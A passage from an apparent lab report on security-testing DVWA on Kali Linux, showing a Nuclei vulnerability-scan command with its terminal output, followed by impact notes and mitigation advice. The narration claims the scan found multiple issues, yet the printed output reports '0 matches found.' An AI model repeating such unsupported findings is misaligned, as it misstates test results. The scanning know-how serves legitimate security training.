


Screenshot 9: Showing Nikto Scan with terminal output summary

- Ran Nuclei scan:

```
nuclei -u http://127.0.0.1:42001/ -t cves/
```

- Nuclei was used to perform an automated vulnerability scan against DVWA. The scan quickly identified multiple potential security issues, supplementing manual tests by highlighting common vulnerabilities and misconfigurations.



```
kali@kali: ~  
$ nuclei -u http://127.0.0.1:42001/ -t cves/  
  
projectdiscovery.io  
v3.4.10  
[INF] Your current nuclei-templates v10.2.8 are outdated. Latest is v10.2.9  
[INF] Successfully updated nuclei-templates (v10.2.9) to /home/kali/.local/nuclei-templates. GoodLuck!  
  
Nuclei Templates v10.2.9 Changelog  


| TOTAL | ADDED | MODIFIED | REMOVED |
|-------|-------|----------|---------|
| 3658  | 187   | 3471     | 0       |

  
[WRN] Found 1 template[s] loaded with deprecated paths, update before v3 for continued support.  
[INF] Current nuclei version: v3.4.10 (latest)  
[INF] Current nuclei-templates version: v10.2.9 (latest)  
[INF] New templates added in latest release: 182  
[INF] Templates loaded for current scan: 3247  
[INF] Executing 3247 signed templates from projectdiscovery/nuclei-templates  
[INF] Targets loaded for current scan: 1  
[INF] Templates clustered: 20 (Reduced 12 Requests)  
[INF] Using Interactsh Server: oast.online  
[INF] Scan completed in 44.316617161s. 0 matches found.  
  
kali@kali: ~  
$
```

Screenshot 10: Showing Nuclei scan with terminal output summary.

5. Impact Analysis and Recommendations

- Multiple critical vulnerabilities found including XSS, SQLi, RCE, and LFI.
- Risk: Full system compromise, data theft, session hijacking, server takeover.
- Recommendations:
 - Enforce input validation and output encoding.
 - Use prepared statements for database queries.
 - Restrict file uploads by type and location.
 - Monitor logs and implement Web Application Firewall (WAF).
 - Regular patching and security updates.

6. Conclusion

The DVWA setup on Kali Linux showcased major web application vulnerabilities commonly exploited by attackers. Manual and automated testing proved effective. Proper mitigation is essential to safeguard real-world applications.

*
**